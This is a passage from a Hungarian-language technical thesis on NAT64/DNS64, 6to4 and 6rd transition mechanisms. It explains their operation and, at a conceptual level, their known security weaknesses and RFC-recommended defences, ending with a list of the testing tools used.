A DNS64 a NAT-PT-ből kiemelt ALG-t helyettesíti a NAT64 rendszerekben. Az IPv6 állomások az AAAA kéréseket a DNS64 szervernek továbbítják, a szerver az AAAA kéréseket A kérésekké, az A válaszokat AAAA válaszokká alakítja át és továbbítja

3.1.3.3 A NAT64 és DNS64 együttműködése



1. ábra: A NAT64 és DNS64 együttműködése [25]

A fenti ábrán látható a NAT64 fordító és DNS64 szerver együttműködése. A NAT64 fordító közvetlenül csatlakozik az IPv6 és IPv4 hálózatokhoz. A fordító IPv6 oldali interfészének prefixe 64:FF9B::/96, az IPv6 útválasztók az ehhez a prefixhez érkező csomagokat a fordító felé terelik.

Az fenti ábrán az IPv6 kliens (baloldal) szeretne kommunikálni az IPv4 szerverrel (jobb oldal). A kommunikáció a következőképpen jön létre:

1. Az IPv6 kliens egy AAAA kérés küld a DNS64 szervernek, hogy feloldhassa az IPv4 szerver hosztnevét.
2. A DNS64 szerver megkezdi a feloldást, első lépésként megvizsgálja a saját tárolóit, ha nem tudja a hosztnevet feloldani, akkor a domain névhez tartozó authoratív DNS szerver felé küld kéréseket.
3. Elsőként megpróbálja az AAAA rekordot lekérni, hiszen előfordulhat, hogy az állomáshoz tartozik ilyen bejegyzés.
4. Ha üres választ kap az AAAA kérésre, akkor egy A kérést küld el.
5. A DNS64 szerver ha AAAA rekordot kapott, akkor azt küldi vissza az IPv6 kliensnek, ha A rekordot, akkor átalakítja AAAA rekorddá, majd ezt küldi vissza válaszként a kliensnek
6. Amikor a kliens megkapta a választ, és a válaszban levő cím tartománya 64:FF9B::/96, akkor a csomagokat a NAT64 fordító felé küldi.

7. A fordító keres egy (a beállításoktól függően) alkalmas IPv4 címet, illetve egy szabad TCP forrás portot, majd az új, IPv4-es csomagon beállítja azokat. A cél IPv4 cím az IPv6 célcímből kerül kiszámításra (utolsó 32 bit), illetve a cél TCP port megmarad.
8. Az cél állomás a csomagot megkapja, majd válasz csomagot küldd vissza a NAT64 fordítóra, hiszen a hozzá érkező csomagok forráscíme a fordítón található egyik cím.
9. A fordító az adatbázisából kikeresi a megfelelő IPv6 kliens címét és cél port számát, majd az új IPv6 csomagot létrehozza és kiküldi az IPv6 hálózatba. Ezután a válasz csomag megérkezik a korábbi csomag feladójához.

3.1.3.4 A NAT64 belső működése és fontosabb fogalmak

A NAT64 két adatszerkezetet használ, ezek a **3-tuple** és **5-tuple**. A 3 és az 5 a szerkezetben használt adatok számát jelöli:

- 3-tuple: forrás IP cím, cél IP cím, ICMP azonosító
- 5-tuple: forrás IP cím, forrás port szám, cél IP cím, cél port szám, szállítási protokoll

A specifikáció különböző adatbázisokat is definiál:

3.1.3.5 BIB (Binding Information Base)

Az összerendeléseket tárolja, protokollonként van egy tábla, az alap specifikáció szerint legalább egy TCP, egy UDP és egy ICMP táblának kell lennie, de további táblák is hozzáadhatók.

Az ICMP tábla egy bejegyzése például a következőképpen nézhet ki:

- (X',i1) ← → (T,i2), ahol:

X' egy IPv6 cím, T egy IPv4 cím, i1 egy ICMPv6 azonosító és i2 egy ICMPv4 azonosító.

A TCP vagy UDP tábla esetében egy-egy bejegyzés egy összerendelést tartalmaz egy IPv4 és egy IPv6 transzport címhez, például:

- (X’,x) ← → (T,t)

Ahol X’ egy IPv6 cím, T egy IPv4 cím, x és t pedig port számok. Egy IPv4 vagy IPv6 cím és egy hozzá tartozó port szám legfeljebb egyszer jelenhet meg, hiszen egy IP-hez rendelt porthoz csak egyetlen egy másik port rendelhető.

3.1.3.6 Kapcsolat tábla (session table)

Kapcsolatokat tartja számon, egy TCP, egy UDP és egy ICMP tábla.

Az ICMP tábla egy bejegyzése például a következőképpen nézhet ki:

- (X',Y',i1) ← → (T,Z,i2), ahol:

X',Y' IPv6 címek, T és Z IPv4 címek, i1 az ICMPv6 azonosító és i2 az ICMPv4 azonosító. Egy STE (Session Table Enty) bejegyzés tartalmaz egy hetedik paramétert is, ami a kapcsolat élettartamát jelöli.

A TCP vagy UDP tábla egy bejegyzése:

- (X’,x),(Y’,y) ← → (T,t),(Z,z)

Ahol X’ és Y’ IPv6 címek, T és Z IPv4 címek és x,y,z és t port számok. T a fordító egyik IPv4 címe, Y’ az IPv6 reprezentációja Z-nek (Y’ a NAT64 algoritmusa alapján kerül meghatározásra).

3.1.3.7 Összerendelések

Cím összerendelésnél a NAT64 RFC-je kétféle (háromféle) megvalósítást említ, az egyik az „address-dependent mapping”, azaz a címfüggő összerendelés, illetve az „endpoint-independent mapping”, azaz a végpontfüggetlen összerendelés.

- **Endpoint-Independent Mapping:** Az összerendelés során az egy IPv6 címről érkező üzenetek már használt külső cím és port számát a fordító újrafelhasználhatja egy másik IPv4 hoszttal való kommunikáció során.
- **Address-Dependent Mapping:** Az összerendelés során az egy IPv6 címről érkező üzenetek már használt külső cím és port számát a fordító csak a meglévő IPv4 hosszttal való kommunikáció során használhatja fel újra

Az Address-Dependent Mapping egy szigorúbb változata az Address and Port-Dependent Mapping, ez annyiban különbözik, hogy a port számoknak is egyeznie kell az újrafelhasználás során.

A fenti megvalósítási ajánlások lehetővé teszik, hogy a fordító létezéséről se a forrásnak, se a célnak ne kelljen tudnia, a cél a csomagokat mindig ugyan arról a forrás címről és forrás port számról fogja látni. Az összerendelések egy előre beállított ideig megmaradnak, ha a megadott időn belül nem érkezik újra csomag, az összerendelés törlésre kerül, az erőforrások felszabadulnak.

3.1.3.8 Hairpinning

Hairpinningnek hívják azt, amikor a NAT64 fordítóra egy olyan csomag érkezik, amelynek a célcímébe ágyazott IPv4 cím a fordító saját IPv4 címe, ilyenkor a csomag az IPv6 hálózatból az IPv6 hálózatba megy. Erre az eljárásra szükség lehet egyes esetekben, amikor két IPv6 állomás csak így tud kommunikálni egymással. Ilyen csomagok lehetnek TCP vagy UDP csomagok.

3.1.3.9 A NAT64 – DNS64 lehetséges biztonsági problémái

3.1.3.10 IPSec

A SIIT és NAT-PT-hez hasonlóan, a NAT64 sem támogatja teljesen az IPSec-et. A 3948-as RFC mutat egy lehetséges megoldást UDP-n keresztül [26].

3.1.3.11 Cím összerendelés és forrás szűrés

A cím összerendelések „Endpoint-Independent Mapping” megoldása biztonsági kockázatot jelenthet. A korábban bemutatottak szerint a megvalósítás nem vizsgálja, hogy az IPv6 hálózat felé érkező csomagok valóban a korábbi cél IPv4 állomástól érkeznek, így ha a megfelelő külső IPv4 címre és portra érkezik a csomag, akkor azt a fordító IPv6 csomaggá alakítja és továbbítja az összerendelésben szereplő IPv6 állomásnak. A kockázat megszüntetése érdekében valamilyen szűrést kell alkalmazni. A jelenlegi specifikáció szerint a NAT64 fordítónak az 5-tuple struktúrákban tárolt adatok alapján kell a csomagokat ellenőriznie. Ez a védelem viszont nem biztos megoldás, statikus összerendelés esetén a támadó fél az 5-tuple adatokat könnyen kitalálhatja, a csomag tulajdonságait hamisíthatja. Megoldásként a fordító figyelheti a TCP csomagok szekvencia számát, így a nem megfelelő csomagokat meg tudja semmisíteni. Ezek a megoldások viszont nem szűrik ki a fordító közvetlen támadását (DoS támadásokat).

3.1.3.12 Támadások a fordítón

A NAT64 fordítón főleg a fordító erőforrásaival kapcsolatos támadások történhetnek, a fordítónak sok olyan erőforrása van, amely limitált, és a hiánya esetén a fordító nem működőképes. Az IPv6 hálózatból induló támadások az IPv4 címek és szállítási rétegbeli port számok elfogyását eredményezheti. Mind az IPv4, mint az IPv6 hálózatból a NAT-PT-hez hasonlóan támadható a memória, például TCP SYN csomagokkal történő támadással az IPv6 oldalról a BIB és session táblák megtelíthetőek, illetve az IPv4 és IPv6 hálózatból sok, kis csomagtöredékkel az eszköz memóriája elfogyasztható. A NAT64 RFC kötelezőként jelöli az ilyen támadások elleni védelmet, ajánlja, hogy a különböző táblák mérete előre meghatározott legyen, azaz például az eszköz a memóriájának csak egy meghatározott részét engedje a csomag töredékek átmeneti tárolására, így ha például TCP SYN csomagokkal támadják az eszközt, az eszköz továbbra is el tudja látni a feladatait.

3.1.3.13 Hairpinning hurkok megakadályozása

A korábban bemutatott hairpinning metódus a fordítóban egy hurkot okozhat, azaz a fordító egy csomagot az IPv4 és IPv6 interfésze között küldözget. Az ilyen hurkokat meg kell akadályozni, mert kialakulásuk esetén az eszköz processzorát teljesen kihasználhatja. Ilyen kör kialakulhat a következőképpen:

A fordító IPv4 interfésze a 192.0.2.0/24 hálózatban legyen. Az IPv6 kliens küldjön egy csomagot a fordítóra a [PREFIX::192.0.2.1]:500 forrás és [any] cél címmel. A fordító a 192.0.2.1:500 címet a [PREFIX::192.0.2.1]:500 címhez rendeli. Az összerendelés miatt, ha egy csomag érkezik a 192.0.2.1:500 címre, akkor a csomag a kialakult körben fog keringeni elfogyasztva az eszköz processzor erőforrásait.

A támadás ellen a NAT64 RFC kötelezővé teszi, hogy a fordító szűrje ki azokat a csomagokat, amelyeknek a forráscíme PREFIX::/n formájú (mint a fenti példában).

3.1.4 Vizsgálandó implementációk

3.1.4.1 NAT64

- TAYGA
- Jool

3.1.4.2 DNS64

- BIND9
- mtd64-ng

3.2 Alagutazási technológiák

Ebben a fejezetben mélyebben kerülnek bemutatásra a legfontosabb alagutazási technológiák.

3.2.1 6to4 (Connection of IPv6 Domains via IPv4 Clouds)

3.2.1.1 Általánosan

A 6to4 egy alagutazási protokoll, a 6rd elődje, mivel a 6rd protokoll igen fontos lehet, ezért érdemes lehet áttekinteni a hibáit, illetve megvizsgálni azt, hogy a 6rd a 6to4 hibáit hogyan küszöbölte ki, vagy az esetleges hibák a 6rd-ben hogyan fordulnak elő. A 6to4 hivatalosan még nem számít elavultnak, de a 6rd egyik társszerzője, O. Troan szerint már nincs szükség rá [27].

A protokoll elkészítésekor a fő motiváció az volt, hogy az izolált IPv6 állomásokat vagy szigeteket minimális konfigurációval össze lehessen kötni más IPv6 hálózatokkal. Érdemes megjegyezni, hogy amíg a 6to4 segítségével a csak IPv4 címmel rendelkező állomások vagy szigetek is el tudnak érni más 6to4, vagy a natív IPv6 hálózatokat, addig a 6rd-t felhasználva ez csak egy internet szolgáltató segítségével érhető el.

Az IPv6 csomagokat IPv4-es csomagokban továbbítják, így az eredeti IPv6 fejléc megmarad, tehát a felsőbb rétegbeli kényesebb protokolloknak nem okoz gondot. Mivel az így létrejövő csomag mérete nagyobb lehet, mint az MTU az egyes csomópontok között, ezért előfordulhat, hogy az IPv4-es csomagokat tördelni kell. Ez csak abban az esetben okozhat problémát, ha a csomag egyes töredékei nem ugyanazon az útvonalon haladnak a cél felé.

A 6to4 alkalmazásakor az alagutazásban résztvevő hálózati eszközöket szerepük szerint kétféle csoportba oszthatjuk:

1. 6to4 router: egy IPv6 sziget és a natív IPv4 hálózatok határán helyezkedik el, van IPv4 és IPv6 címe is (pszeudo interfész). IPv4-en keresztül küldi a távoli 6to4 útválasztóknak és relayeknek a csomagokat. Kicsomagolja az IPv4-be csomagolt távolról érkező 41-es protokollú csomagokat.

2. 6to4 relay: A natív IPv4 és a natív IPv6 hálózat között helyezkedik el. A natív IPv6 hálózat felé hirdeti a 2002::/16 prefixet, illetve a natív IPv4 hálózatba hirdeti a 192.88.99.0/24-es tartományt. Kicsomagolja és IPv6 hálózaton keresztül továbbküldi az állomásoktól érkező 6to4 csomagokat, illetve a natív IPv6 hálózatból érkező csomagokat becsomagolja és továbbküldi a 6to4 útválasztóknak.

A protokoll használatakor egy speciális prefixet kell használni: 2002::/16, a címképzés például a következő módon történik:


IPv4 cím	192.0.2.1
Prefix	2002::/16
A hálózatban használt prefix	2002:c000:201::/48

3. táblázat: Példa címek

A fenti példán láthatóan a sziget 32 bites IPv4 címét (192.0.2.1) kell elhelyezni a 16 bites prefix (2002::/16) mögé, így egy /48-as prefixet létrehozva. A címet natív IPv6 címként lehet használni, így további módosítás nem szükséges a kliens oldalán.


3.2.1.2 A 6to4 architekturális problémái

6to4 használatakor a következő lehetséges topológiák fordulhatnak elő:



2. ábra: Topológia 1

1. A 2. ábrán látható módon, az IPv6-A és IPv6-B szigetek 6to4 állomásai egymással 6to4 útválasztók segítségével a natív IPv4-es hálózaton keresztül kommunikálnak. Az IPv6-X hálózatokban az állomások tisztán IPv6-ot használnak, a két IPv6 sziget között a kapcsolat a 6to4-router-X eszközök közti alagutazással jön létre.



3. ábra: Topológia 2

2. A 3. ábra alapján, amikor egy 6to4 állomás szeretne kommunikálni egy natív IPv6 állomással, akkor, ha a 6to4 pszeudo interfész nem az állomáson van (Állomás-1 oldal), akkor a 3. ábra szerint a 6to4-routeren keresztül, ha a pszeudo interfész az állomáson van (Állomás-2), akkor közvetlenül a 6to4 relayen keresztül éri el a natív IPv6 hálózatot. Az első esetben a 6to4 routernek, a második esetben az állomásnak a 192.88.99.1 anycast címre kell küldenie az IPv4 csomagokba ágyazott IPv6 csomagokat, amelyeket a legközelebbi 6to4 relay kicsomagol és továbbküldi a natív IPv6 hálózatba.


A csomagok a következő utakat járhatják be:

- 6to4-ből 6to4 hálózatba
- natív hálózatból 6to4 hálózatba
- 6to4 hálózatból natív hálózatba

A fenti 6to4 topológiák elméletben jól működnek, gyakorlatban viszont több probléma is felmerülhet.

Ha több szolgáltató is jelen van, akkor a 4. ábrán látható módon alakul ki a hálózat topológiája. Ilyenkor a szolgáltatók üzemeltetnek egy-egy 6to4 realyt, amelyen keresztül az ügyfeleik elérhetik a natív IPv6 hálózatot. A működéshez szükséges, hogy a

szolgáltatók az IPv6 hálózatba a 2002::/16-os prefixet, az IPv4 hálózatba a 192.88.99.0/24-es tartományt hirdessék be. Ez azt jelenti, hogy ha az állomások a 192.88.99.0/24-es tartományba, vagy a 2002::/16-os prefixre küldenek csomagot, akkor a hálózat a routingtól függőn valamelyik 6to4 relayhez fogja küldeni.



4. ábra: Több szolgáltatóval

Lehetséges problémák:

- A felhasználó számára nem egyértelmű, hogy melyik relayen keresztül fogja elérni az IPv6 hálózatot
- A felhasználó számára nem garantált, hogy ugyan azon a relayen keresztül jön vissza a válasz üzenet
- A szolgáltató számára nem garantálható, hogy csak a saját ügyfeleit szolgálja ki
- A szolgáltató számára nem jósolható meg előre a felhasználók száma.

Ez a működés egyik szolgáltató számára sem túl előnyös, hiszen az „A” szolgáltató olyan ügyfelek számára is biztosít erőforrást, akik nem a szolgáltatónak fizetnek. Ha valamelyik szolgáltató megpróbálja kiszűrni más szolgáltatók ügyfeleit, akkor azzal csak azt tudja

elérni, hogy más szolgáltatók ügyfelei számára fekete lyukat képez a hálózatban, azaz a más szolgáltató ügyfeleitől érkező csomagok elvesznek. A felhasználó számára ugyancsak nem előnyös, hiszen nem tudja biztosan, hogy a csomagjai merre mennek, illetve merről jönnek, így nem garantálható, hogy a csomagok nem kerülnek harmadik félhez. Ha az egyik szolgáltató hibás beállításokat használ, akkor pedig a korábban bemutatott feketelyuk jöhet létre, amely egyik fél számára sem előnyös. Ráadásul a fent bemutatottak alapján a 6to4-es hálózatok relayek használata esetén nehezen skálázódnak, mert a behirdetett anycast címek használatakor nem lehet előre becsülni, hogy hány felhasználó fog egy-egy eszközön keresztül kommunikálni.

3.2.1.3 A 6to4 biztonsági problémái

A biztonsági problémák egy része fakadhat a korábban bemutatott tervezési problémákból, másik része pedig a protokoll sajátosságaiból. Mértékük és jelenlétük függhet az aktuális implementációtól, előfordulhat, hogy egyes implementációk a protokollt módosították, vagy egyéb szabályokat vezettek be a kivédésükre, így a bemutatott problémák tisztán a protokoll leírásából származnak.

A 6to4 útválasztó és a 6to4 relayek szabvány szerint tartalmaznak néhány biztonsági megkötést, azaz megsemmisítik azokat a csomagokat, amelyek:

6to4 útválasztó esetén:

- Privát, broadcast vagy egyéb foglalt címekről érkeznek
- Nem arról az IPv4 forráscímről érkeztek, amihez a 6to4 prefix tartozik
- Cél címe nem IPv6 globális cím
- Forrás címe egy másik 6to4 domain címe, és egy 6to4 relayen keresztül érkezett

6to4 relay esetén:

- A privát, broadcast vagy egyéb foglalt címekről érkeznek
- Nem arról az IPv4 forráscímről érkeztek, amihez a 6to4 prefix tartozik
- Cél címe nem IPv6 globális cím
- A forrás egy 6to4 router és a cél egy 6to4 prefix

A protokoll kialakításánál fogva a következők miatt léphet fel biztonsági probléma:

- A 6to4 útválasztóknak el kell fogadniuk és fel kell dolgozniuk más 6to4 útválasztóktól és 6to4 relayektől származó forgalmat.
- 6to4 relayeknek el kell fogadniuk és fel kell dolgozniuk minden forgalmat bármilyen natív IPv6 állomástól.
- A forgalom az alagútban titkosítatlanul halad át.

A támadás származását tekintve jöhet az IPv4-es, az IPv6-os vagy a 6to4 hálózatokból.

3.2.1.4 Támadások a 6to4 hálózaton

Neighbor Discovery üzenetekkel

A Függelék „IPv6 Neighbor Discovery Protocol (NDP)" fejezetében leírtak szerint, az ND üzeneteket a helyi hálózatokon használják, így elméletileg nem kéne problémát okoznia. A fő gond az, hogy 6to4 használatakor a routerek és relayek egymást úgy látják, mintha egy linken lennének, ezért bármely IPv4 állomásról indítható támadás mind a routerek, mind a relayek felé.

Az 4213-as RFC-ben leírtak szerint a 6to4 útválasztóknak a Neighbor Discovery (ND) segítségével ajánlott tesztelni az alagút állapotát, így a 6to4 routerek IPv6-os pszeudó interfészének fel kell dolgoznia azokat. Az alagutak állapotának tesztelésére a Neighbor Uncreachibility Detection-t (NUD) használják, viszont más ND üzenet is küldhető, például: Route Advertisement vagy Neighbor Advertisement. Egy támadó fél ezt könnyen kihasználhatja, és a saját ND üzeneteivel eltérítheti a 6to4 routereket a helyes működéstől.

A támadó fél egy olyan ND üzenetet küld a routernek, amely forrás és cél címe nem 6to4 cím, emiatt a router biztonsági beállításai nem vonatkoznak rá (hiszen a router csak 6to4 címekkel rendelkező csomagokat vizsgálja). A forrás és cél IPv6-os cím link-local cím (például: FE80::1, FE80::2), illetve a forrás és cél IPv4-es cím valamilyen kitalált cím.

Ha a pseudo interfész a hamis ND üzeneteket feldolgozza, akkor a router neighbor táblája meghamisítható.

3.2.1.5 A támadás elleni védekezési lehetőségek:

- ND üzenetek tiltása (Nem lenne jó megoldás, így az ND szolgáltatásait nem tudnánk használni a későbbiekben)
- Pseudo interfész elszigetelése, valamilyen másik neighbour cache használatával

- Valamilyen titkosítási eljárás használata az alagútban, például IPSec, ezzel biztosítva a forrás jogosultságainak és valódi kilétének ellenőrzését.

3.2.1.6 to4 hosztok felé irányuló támadás a csomagok hamisításával

A támadó (az IPv4 vagy IPv6 hálózatból) hamis forgalmat generálhat, amit a 6to4 hosztnak címez 6to4 relayen keresztül, így egy DoS vagy egy visszavert DoS támadás valósítható meg, amikor a támadott hoszt más üzeneteket (például ICMP host unreachability) generál és egy harmadik hosztnak küldi tovább. A támadás a relay miatt nehezen lenyomozható, illetve megfelelő védekezés nélkül a támadó akár hamis forráscímmel is támadhat.

A támadás ellen védekezni lehet a bejövő forgalom szűrésével, illetve a 6to4 relayekben úgy, hogy a relay semmisítsen meg minden olyan csomagot, amely hamis forráscímmel rendelkezik (tehát ne lehessen például az IPv6-os hálózatból 6to4-es forráscímmel csomagot küldeni).

3.2.1.7 Támadások a natív IPv6 hálózaton

A 6to4 és IPv6 hosztok a relayeken keresztül el tudják érni az IPv6 hosztokat, biztonsági szempontból a legfontosabb, hogy az IPv6 relayek ellenőrizzék a forrás IPv4 címének és a 2002:V4ADDR::/48-as IPv6 címbe beágyazott IPv4 cím egyezését.

Az ellenőrzés elmulasztásának esetén egy IPv4 hoszt könnyen DoS támadást indíthat egy natív IPv6 hoszt ellen. A támadást indító IPv4-es hosztot nehezen lehet megtalálni, mert a 6to4 relay-ek működéséhez a forrás IPv4 címet nem szükséges tárolni.

3.2.1.8 A 6to4 hátrányai

A 6to4 legnagyobb hibája az, hogy míg a szolgáltató garantálni tudja, hogy a 6to4 hálózatból induló csomagok elérik a natív IPv6 hálózatot és más 6to4 hálózatokat, addig nincs garancia arra, hogy a natív IPv6 hálózatból induló csomagok eljussanak a 6to4 hálózatokba, hiszen a natív IPv6 hálózatból induló csomagoknak valahogy el kell jutniuk a megfelelő relay routerhez, viszont ez nem mindig sikerülhet. Probléma léphet fel a hibás útvonalakkal, relayekkel, amelyek nem továbbítják megfelelően a csomagokat, vagy szolgáltatókkal, akik nem megfelelően hirdetik a hálózatokat és ezáltal a routereik a csomagokat megsemmisítik. A RIPE egyik cikke szerint a csomagok közel 15% elveszik az előbb felsorolt hibák miatt. A támadások nagy része a 6to4 relayeken keresztül történhet, főleg a hibás implementációk (be nem tartott ajánlások) miatt.

3.2.2 IPv6 Rapid Deployment on IPv4 Infrastructures (6rd)

3.2.2.1 Általánosan


A 6rd protokoll olyan szolgáltatók számára lehet érdekes, akik kevés ráfordítással szeretnének az ügyfeleiknek IPv6-ot szolgáltatni, viszont a szolgáltatott IPv6 nem natív, a 6to4-hez hasonlóan 41-es protokollként jelenik meg a natív IPv4 hálózatban. Fontos megjegyezni, hogy ezt a protokollt is csak az átállás idejére érdemes használni, a fő cél a natív IPv6-ra való váltás.

A protokoll hasonló a 6to4-hez, a legfőbb különbség a kettő között az, hogy a 6rd-nél a szolgáltató a **saját prefixét használhatja**, míg 6to4-nél a 2002::/16-os prefixet kell használnia.

A protokoll specifikációkor próbálták a 6to4 legfőbb hibáit kijavítani, azaz:

- Azok a csomagok, amelyek a natív IPv4 hálózatokból jönnek a szolgáltató hálózata felé, csak a szolgáltató relay-én keresztül tudnak belépni.
- A natív IPv6 hálózatból érkező csomagok a szolgáltató saját 6rd átjáróján keresztül tudnak belépni a hálózatba.

A 6rd működése során háromféle eszközt különböztetünk meg: a felhasználó eszközei (C: customer), a felhasználók és a szolgáltató határán található eszközök (CE: customer edge), és a szolgáltató határán található eszközök (BR: border relay).



5. ábra: A 6rd hálózat és elmei

A 5. ábra szemlélteti, hogy hogyan is néz ki egy 6rd hálózat, a példában az Állomás-1 szeretne kommunikálni az Állomás-3-mal. A szolgáltató prefixe legyen a 2001:abc::/32, amelyet a BR (Border router) a natív IPv6 hálózatba hirdet. A natív IPv6 hálózatba hirdetett prefix egy global unicast cím, így az globális internetről ezt a prefixet bárki el tudja érni. A 6rd architektúrában csak a BR-ek számára szükséges, hogy egy publikus IPv4 címmel rendelkezzen, a felhasználók akár privát IPv4 címet is kaphatnak.

Technikai elvárás, hogy a felhasználó és a szolgáltató határán levő eszköznek támogatnia kell a dual-stack módot, így IPv4 és IPv6 címmel is rendelkezik. IPv4 címmel a WAN interfészén, IPv6 címmel a LAN interfészén, így a felhasználó eszközeivel IPv6-on, míg a szolgáltató eszközeivel IPv4-en kommunikál. BR eszközökből több is lehet a hálózatban, a feladata az, hogy az IPv6 forgalom számára átjárót képezzen a natív IPv6 hálózatba.

A címek számítása a következőképpen történik: ha a felhasznált prefix hossza 48 bit és az IPv4 tartomány maszkjának hossza 16 bit (azaz 16 bitet használunk az állomások címzésére), akkor a használható 6rd prefix 48+16=64 bit hosszú lesz. Például: a felhasznált prefix legyen a 2001:db8:3::/48, a használt IPv4 tartomány legyen a 10.0.0.0/16. Ekkor a használható 6rd prefix a 2001:db8:3:0100::/64 lesz.

Az IPv4 és IPv6 hálózatok határán levő border routereken a szolgáltató prefixe aggregálható, illetve az IPv6 hálózatba csak a szolgáltató saját prefixét kell hirdetni, így routing szempontból átláthatóbb és skálázhatóbb.

A szolgáltató erőforrásait csak a szolgáltató felhasználói használják, így a szolgáltató számára sokkal kényelmesebb, a terhelés könnyebben előre becsülhető. Az IPv4 címek rohamos fogyása miatt nem utolsó szempont, hogy a szolgáltató akár privát IPv4 címeket is használhat a hálózatában.

3.2.2.2 A 6rd biztonsági problémái

Mivel a 6rd a 6to4-re épül, ezért a 6to4-nél megjelenő hibák a 6rd-nél is felmerülnek. A 6to4 architekturális átalakításával a biztonsági hibák nagy részét sikerült kivédeni:

A CE eszközöknek a 6to4 routerekkel szemben csak a szolgáltató saját border routerével kell kommunikálniuk (tehát az alagút két végpontja a szolgáltató saját

hálózatában van), így a CE eszközök felé irányuló 6rd forgalmat csak a szolgáltató saját BR-eitől kell engedni.

A BR eszközök IPv4 interfésze csak a szolgáltató CE eszközeivel van kapcsolatban, az IPv6 interfésze viszont a natív IPv6 internettel, ezért ugyanazokat a védelmi lépéseket meg kell tenni, mint a 6to4 relay routerek esetében.

3.2.2.3 Támadási lehetőségek

Mivel a 6to4 a 6rd elődje, így a korábban a 6to4 esetében bemutatott támadási metódusokat érdemes megvizsgálni itt is.

4 Támadások vizsgálata

Ebben a fejezetben bemutatom a vizsgálatokhoz használt eszközöket, illetve bemutatok néhány teszt szkriptet. A vizsgálatok során használt technológiák és eszközök listája, illetve azok pontos verziószáma a következő táblázatban található:

Név	Típus	Verzió
Virtuális Gép (VM)	Debian Linux	kernel: 3.16.0-4-amd64
Scapy	Python3	scapy-python3-0.11
GNS3	1.0.4	b3
IOS	C7200-ADVIPSERVICESK9-M	15.0(1)M10
IOS (6rd miatt)	C7200-ADVIPSERVICESK9-M	15.2(4)S5
Hyper-V	Windows	Windows 10, beépített
TAYGA	http://www.litech.org/tayga/	0.9.2
Jool	https://jool.mx/	3.3.5
BIND9	Debian	9.9.5-9+deb8u3
mtd64-ng	https://github.com/bakaid/mtd64-ng	Commit: 9f2b455

4. táblázat: Verziószámok

4.1 Eszközök

4.1.1 Scapy

A Scapy egy nyílt forráskódú, Python nyelven írt hálózati manipulációs eszköz, a segítségével a hálózati csomagok, keretek beállításait lehet módosítani. A program lehetőséget ad olyan csomagok létrehozására, amelyekkel az egyes megvalósítások könnyen tesztelhetőek.

4.1.2 TCPDUMP

A TCPDUMP egy parancssori csomag analizátor, a segítségével a hálózati csomagokból nagy mennyiségű adat kinyerhető, például a TTL vagy Hop Limit számok, cél és forrás címek, illetve egyéb felsőbb (vagy alsóbb) rétegbeli protokollok beállításai.

Használata:

tcpdump -i <interfész> '<argumentumok>'

